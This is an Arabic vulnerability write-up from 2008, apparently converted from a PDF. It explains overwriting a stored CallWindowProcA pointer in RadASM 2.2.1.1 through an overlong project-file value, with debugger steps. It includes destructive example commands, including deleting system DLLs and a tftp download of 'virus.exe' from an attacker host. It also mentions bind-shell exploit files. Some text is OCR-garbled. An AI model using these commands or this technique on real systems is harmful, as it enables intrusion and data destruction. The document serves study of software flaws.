



Data\_Sniper: الكاتب



خدمات العرب و الفريق العربي للهندسة العسكرية

شرح و تحليل ثغرات:

# API Function Parametre Hijacking

( بشكل تطبيقي على RadAsm IDE )

كتب في 11-30-2008

المقدمة:

الفريق العربي للهندسة العسكرية

خدمات العرب : www.arab4services.net

النسخ المتأخرة :

<http://www.at4re.com/f/showthread.php?p=39797>

<http://www.arab4services.net/forums/showthread.php?t=1561>

( اي استفسارات بعدها في الروابط الـ وـ جـ وـ قـ )



## بسم الله الرحمن الرحيم

السلام عليكم ورحمة الله تعالى وبركاته.  
اليوم بإذن الله سنتشرح نوع جديد من الثغرات و سنتطرق إلى كيفية إستثماره وإيجاده على مثال حي وهو برنامج Radasm بيئة برمجة Assembly 32bit ، هذا النوع من الثغرات لا يختلف في طريقة عمله عن الطريقة الأساسية والتي تستند على تغيير سير التنفيذ عن طريق الكتابة على عنوان العودة، وهذه الثغرة تعتمد على تغيير مؤشر لدوال تنفيذ الأكواد (CallWindowProcA, CreateThread.....) والشيء الإضافي هو من الممكن تشغيل برامج لأغراض ضارة، أي إننا نقسم استغلال هذا النوع من الثغرات إلى نوعين:

1- اختطاف الوسيط للدواleshellExecute, WinExec

كود:

del c:.\*

2- اختطاف الوسيط يؤدي إلى تغييره وجعله يشير إلى ShellCode ليتم تنفيذه.

CallWindowProcA, CreateThread

ربما أنت تتسائل لماذا يتم تغيير المؤشر الوسيط (parametre) وماذا سيحدث إذا تم تغييره ولماذا هذه الدوال و ما إلى ذلك من الأسئلة لذلك سنتطرق لتعريفها وشرح البارميتر المقدمة إليها وبعض الدوال التي لها صلة بالموضوع.

### **التعريف بالثغرة**

وكما قلنا سابقاً أن هذا النوع من الثغرات يعتمد على نقل سير التنفيذ بتغيير أو خطف المؤشر الممر للدالة CallWindowProcA و الدوال المذكورة فوق وغيرها أن وجدت -طبعاً أنا سأركز في هذا الدرس عن الدالة السابق ذكرها لتتوفر المثال الحي عليها- والذي بدوره سيشير إلى عنوان الشل كود المراد نقل التنفيذ إليه أو إلى عنوان اسم البرنامج الضار المراد تشغيله فيما يخص دوال تنفيذ البرامج(النوع الأول المذكور فوق).

لذلك نطلق تسمية ("إجتهدية من قبل") على هذا النوع من الثغرات

API Function Parametre Hijacking

## **الشرع والتحصيل:**

"Local Command Execution": تشغيل برامج أو أكواد ضارة

لتتعرض لبنية الدالة:

كود :

UINT WinExec(

```
LPCSTR lpCmdLine,  
UINT uCmdShow  
(;
```

كود:

عنوان السلسلة النصية للكومند أو البرنامج المراد تشغيله  
lpCmdLine = عادي، مخفي، وضعية الظهور ...

يعني أنه من الممكن تشغيل Command أو برنامج ضار إذا تم خطف الوسيط الممر للدالة WinExec و الذي يمثل lpCmdLine و يجعله يشير إلى عنوان Command امتهلة عن Command ضارة:

2



كود:

```
del C:/windows/system32/*.dll  
tftp -i attackerhost GET virus.exe C:/Program Files/WinRAR/WinRAR.exe
```

لكن السؤال هو كيف يتم خطف الوسيط وتغييره؟؟ بما انك فهمت العملية واخذت صورة سترعر ذلك في النوع الثاني مع المثال التطبيقي

### النوع الثاني: تشغيل Shellcode لفتح منفذ او اتصال عكسى

من خلال ما رئينا في النوع الأول نستطيع ان نقول نفس الشيئ بالنسبة لتنفيذ **Shellcode** عملية خطف مؤشر-الذي يعتبر بارمتر الدالة التالية **IpStartAddress** - الدالة **CreateThread** يجعله يشير إلى عنوان الشل كود سيؤدي إلى تشغيل هذا الأخير في **Thread** وهنالك دوال عديدة تستطيع ان تقوم بخطف الوسيط او البارمتر الممر إليها لكن بشرط، وهذا الشرط يعتبر الشرط الأساسي فهو القدرة على الوصول إلى المكان الذي تم فيه تخزين عنوان المؤشر او الوسيط المراد خطفه وهنا بيت القصيد ومربط الفرس والذي يعتبر اصل الثغرة، اي أن المبرمج يكون عرضة لهذا النوع من الثغرات اذا اعتمد على التالي:

تخزين المؤشر او الوسيط في مكان معين من الذاكرة ويستعمله عندما يحتاجه، ساوضح اكثر، شاهد بنية هذه الدالة وسنكمel الدالة **CallWindowProcA**.

### تعريف:

تقوم هذه الدالة بتمرير رسائل إلى إجراء معين غالبا ما تستعمل في **Message Hooking** أو **Subclassing**. حيث يتم في عملية **Message Hooking** اعتراض الرسائل الواردة إلى نافذة برنامجك ومعالجتها على مستوى إجرائية معينة ثم يتم تحويلها إلى الإجراء الأصلي عن طريق الدالة **CallWindowProcA** البنية:

كود:

```
LRESULT CallWindowProc(
```

```
    WNDPROC lpPrevWndFunc,  
    HWND hWnd,  
    UINT Msg,  
    WPARAM wParam  
    LPARAM lParam  
) ;
```

كود:

**lpPrevWndFunc**= المؤشر إلى الإجراءة الأصلية  
**hWnd**= مقبض النافذة التي تحتوي على الإجرائية المراد تمرير الرسائل لها  
**Msg**= الرسالة المراد تمريرها  
**wParam,lParam**= معلومات إضافية للرسالة تختلف من رسالة إلى أخرى

هل لاحظت **lpPrevWndFunc** هذا البارمتر اذا اعطيانا له مؤشر لكود معين في الذاكرة سيقوم بتنفيذه او بالأحر القفز إليه وتشغيله ما اريد ايصاله من ذكر هذا انه يوجد خطأ وعرضة لمثل هذا النوع من الثغرات اذا كان الأمر هكذا يقوم المبرمج بتخزين **lpPrevWndFunc** في مكان ما في الذاكرة ومن ثم يستعمله عليه، لكن كيف ذلك؟... يتم هذا اما بخطأ في البرنامجك نستطيع من خلاله الكتابة على ذلك المكان بطريقة ما تستطيع التلاعب على هذه التعليمية وتغير عنوان المسجل **EAX** وبالتالي يستطيع التعديل على الوسيط

كود:

```
MOV DWORD PTR DS:[address of parametre],EAX
```

3



وهذا مستبعد في بعض الأحيان، وكذلك يمكن بطرق أخرى، نوح وحلل ستجد او حدوث فيض، لكن كيف؟

ساوضح أكثر لنفرض ان المبرمج قام بوضع ذلك الوسيط ([IpPrevWndFunc](#)) في مكان ما من الذاكرة وفوقه بـ 700 بait هنالك أماكن أخرى يتم استعمالها في التعامل مع السلاسل النصية أو العمليات أو شيئاً مثل هذا، لغرض أن البرنامج يطلب من المستخدم قيمة يدخلها أو يتم ادخالها عن طريق ملف مشروع أو ملف إعدادات ويتم تخزين تلك السلسلة في مكان بمحاذات من الوسيط لكن بعيد ويكون فوقه مثلاً الوسيط يكون موجود في العنوان التالي [004018BA](#) والمكان الذي يتم فيه تخزين السلسل هو [004011BA](#) ربما لن ينتبه المبرمج لأن هذا الأمر لا يستطيع التحكم فيه، فبنية البرنامج تتم تبعاً للمترجم الذي اعتمد عليه وهنا تكمن المشكلة أي انه اذا لم تكن هنالك حدود او قيود سلسلة النصية فتصل زحفاً إلى العنوان [004018BA](#) وستستطيع [تغييره إلى مكان محدد والذي سيكون عنوان الشل كود](#) وهذا ما يسمى بـ [Memory Corruption](#).

ربما سيسائل البعض ويقول لماذا اقوم بذلك لماذا اخزنه واستدعيه، اقول ممكن ان المبرمج يقوم بتحديث مستمر لعنوان الإجراءة المراد التعامل معها"الوسيط لأنه في دالة [CallWindowProc](#) العنوان سيشير إلى إجراءة المعالجة للرسائل "فيغيرها كل مرة او هي متعلقة او مربوطة بشيء ما او بضروف معينة.

الآن سنأتي للجانب العملي ونوضح على برنامج [Radasm](#) المصاب بهذا النوع من الثغرات

## التلليل و JI المشتمل:

التطبيق سيكون على برنامج [Radasm](#) الإصدار 2.2.1.1 شغل البرنامج عن طريق الضغط على [F9](#) يظهر عندك البرنامج عادي جداً الان اذهب لواجهة أولى وانتقل للعنوان التالي [0042719F](#) وضع عليه نقطة توقف بالضغط على [F2](#) و الذي يمثل اخذ البيانات من ملف المشروع خصيصاً من المفتاح [Group](#) عن طريق الدالة [GetPrivateProfileStringA](#) بنية ملف المشروع الخاص به [Radasm](#) يكون على الشكل التالي كود:

```
[Project]
Assembler=masm
Type=nop
Description=Simple Fuzz On AV
Backup=$PBak
Group=1
GroupExpand=1
[Files]
1=AVP Over.Asm
2=AVP Over.Inc
[MakeFiles]
0=bug.rap
1=bug.asm
.....وهكذا.....
[MakeDef]
Menu=0,1,1,1,1,1,0,0,0,0,0,0,0,0,0,0
1=data
2=....
3=.....
[Group]
Group=Added files,Assembly/Resources,Misc,Modules
1=2
2=2
[VersionControl]
Settings=1246
data....
[Colref]
0=00FFFFFF
....data an data more data
[Collapse]
1=
```



ادهب لواجهة RadASM واختر ملف الإستثمار الموجود في الملفات  
كما توضح الصورة في الـ olly لعملية القراءة

The screenshot shows the RadASM interface with the assembly code pane displaying a sequence of instructions. A tooltip is overlaid on the assembly code, providing details about the current memory dump operation:

- lParam = 0
- wParam = 0
- Message = WM\_SETREDRAW
- hWnd = 2303SE
- SendMessageA
- Length = 400 (1024.)
- Destination => RadASM.00495246
- RtlZeroMemory
- Length = 200 (512.)
- Destination => RadASM.00495A46
- RtlZeroMemory
- InitFileName = "E:\my prog\project
- BufSize = 4000 (16384.)
- ReturnBuffer = RadASM.00468142
- Default = ""
- Key = "Group"
- Section = "Group"
- GetPrivateProfileStringA

The Registers pane shows the CPU register state. The tooltip also highlights the current instruction being executed:

File Name = "E:\my prog\project\N  
String = "Added files,Assembly,R  
Key = "Group"  
Section = "Group"  
WritePrivateProfileStringA  
ASCII "Added files,Assembly,Reso

**عملية استدعاء الدالة وقراءة البيانات**


Address Hex dump ASCII

0044B000	5C 4C 61 6E 67 75 61 67	\Languaq
0044B008	65 5C 00 52 65 73 5C 00	e\Res\.
0044B010	52 61 64 53 70 6C 61 73	RadSplas
0044B018	68 43 6C 61 73 73 00 46	hClass.F
0044B020	75 6C 6C 53 63 72 65 65	ullScoree
0044B028	6E 43 6C 61 73 73 00 52	nClass.R
0044B030	61 64 41 53 4D 43 6C 61	adHSMClia
0044B038	73 73 00 4D 64 69 45 64	ss.MdiEd
0044B040	69 74 43 68 69 6C 64 00	itChild.
0044B048	4D 64 69 44 69 61 6C 6F	MdiDialog
0044B056	77 42 20 22 73 00 00 00	00441AD6

0013EF78 0044C75F Section = "Group"  
0013EF7C 0044C75F Key = "Group"  
0013EF80 0044BE2 Default = ""  
0013EF84 00468142 ReturnBuffer = RadASM.00468142  
0013EF88 00004000 BufSize = 4000 (16384.)  
0013EF8C 0045948E In fileName = "E:\my prog\project\New  
0013EF90 004598C9 RadASM.004598C9  
0013EF94 00441AD6 RadASM.00441AD6  
0013EF98 7740433B comct132.7740433B  
0013EF9C 77405ACF RETURN to comct132.77405ACF from comct  
0013EFA0 00000000  
0013EF04 00000000

Command : Breakpoint at RadASM.0042719F Paused

بعد هذه العملية ستأتي عملية نسخ المحتويات المقرأة إلى مكان آخر في الذاكرة، الآن اذهب للعنوان التالي عن طريق الضغط على الزر الحادي عشر من **Toolbar** وهي **Goto** واتكتب العنوان التالي **0040C28D** اضغط **OK** ستجد نفسك عند العنوان ضع نقطة توقف عليه عن طريق **F2** انظر الصورة.



تعتبر تلك التعليمات المشار إليها هي المسؤولة عن نقل السلسلة النصية من مكان الأولي إلى المكان النهائي وهي بمثابة الدالة **strcpy** سنشرح الكود لكن لن نتعقب  
التعليمات الأوليّات "تعليمتي التهيئة"

كود:

**MOV ESI,DWORD PTR SS:[EBP+8]**  
**MOV EDI,DWORD PTR SS:[EBP+C]**

حيث تقومان بجعل المسجل **ESI** يشير إلى العنوان الأولي أو المصدر و **EDI** يشير إلى العنوان النهائي او الوجهة.  
ثم تأتي تعليمات النسخ

كود:

**MOV AL,BYTE PTR DS:[ESI]**  
**CMP AL,2C**  
**JE SHORT RadASM.0040C2A8**  
**OR AL,AL**  
**JE SHORT RadASM.0040C2A8**  
**MOV BYTE PTR DS:[EDI],AL**  
**INC ESI**

6




INC EDI  
JMP SHORT RadASM.0040C298

التعليمية الأولى تقوم باستخراج اول **BYTE** من محتويات العنوان الذي يشير إليه **ESI** ونقلها للمسجل **AL** ومن ثم مقارنتها مع **BYTE** لعله حرف ممحوز او له دلالة في البرنامج وبعد ذلك في التعليمية 6 يتم نسخ ما هو موجود في المسجل **AL** إلى العنوان الذي يحتويه **EDI**.

المهم في هذا، هو عملية نسخ إلى مكان في الذاكرة ومن الممكن ان يكون هناك مكان مهم جداً و الذي نقصد به الوسيط الذي سنحاول الكتابة عليه وتغييره لجعله يشير إلى عنوان الشل كود **CallWindowProcA** لنقوم بتحليلها والبحث عن خطأ فيها

تعالوا الآن لنرى هل سببتم إستعمال الدالة **CallWindowProcA** وذلك بالضغط على **CTRL+N** واضغط على **الآن قم بوضع نقطة توقف على الدالة CallWindowProcA** وذلك بالضغط على **F9** لتشغيل البرنامج سينتوقف البرنامج عند او استدعاء للدالة والذي يمثل موطن النغرة شاهد **OllyDbg** **Set breakpoint on every reference** الأن إرجع للنافذة الرئيسية لـ **OllyDbg** واضغط على **F9** لتشغيل البرنامج سينتوقف البرنامج عند او استدعاء للدالة والذي يمثل موطن النغرة شاهد **الصورة:**



ها . تشاهد التعليمية الذى ي أمامها علامات

۱۰۵

PUSH DWORD PTR DS:[495C46]

ماذا ترى هنا، المبرمج استعمل المكان التالي `00495c46` و الذي يعتبر مكان موجود في الذاكرة كمصدر لوسبيط دالة وهذا خطأ لأننا وبطريقة ما إستطعنا الوصول إليه و الكتابة عليه وتغييره إلى مكان به شل كود، ماذا سيحدث الآن، سينتقل التنفيذ للعنوان `00495264` والذي يمثل بداية الشل كود استخدمت في الإستثمار `NOP` عبارة عن الحرف A و الذي يمثل تعليمية `INC EAX` لكي لا تسبب لي `NOP` بعض المشاكل مع `STRING MANIPULATION` او `filtering` ، تلك التعليمية `INC EAX` اسمها

فهي لا تغير شيئاً وفي نهايتها اقوم بتصفير المسجل EAX INC Sledge الاكسيلويت سيكون بسيط وسيكون من الشكل التالي



ولن نواجه مشكلة Null Byte في العنوان لأن عنوان الشل كود هو آخر شيء في السلسلة  
**ملاحظة:**

1- لم اعتمد في الشرح على مقاالت shinnai او اي مصدر آخر فهو عبارة عن جهد وعمل شخصي ولا انسى ان اشكر syntax\_error

2- الملفات تحتوي على ملف الاستثمار، الثغرة مجرية وبنجاح على Windows XP SP2 FR الملف:

Exploit.rap

يحتوي على calc.exe يشغل BindShell.rap يستثمار يحتوي على شل كود لفتح منفذ 4444 بالجهاز.

3- البرنامج ايضاً مصاب بثغرة أخرى سيتم إنشاء موضوع آخر خاص بها

ما أسئلته منكم دعوة للنجاح في هذه الحياة والنجاة يوم العرض اما رب العباد اي استفسار اي نقاشات مرحب بها

شكراً وتقدير للأخدقاء الدربي Alpha\_Hunter,Rivonich

جميع أعضاء الفريق العربي للهندسة الكهربائية و خدمات العرب و الفريق العربي للبرمجيات

وانه يكلامي بالصلادة والسلام على خير الأنام محمد النبي عليه الصلاة والسلام.

ما كان من خطأ فمني ومن الشيطان وما كان من صواب فمن الله وحده نسألة

ال توفيق.

والسلام عليكم ورحمة الله تعالى وبركاته.

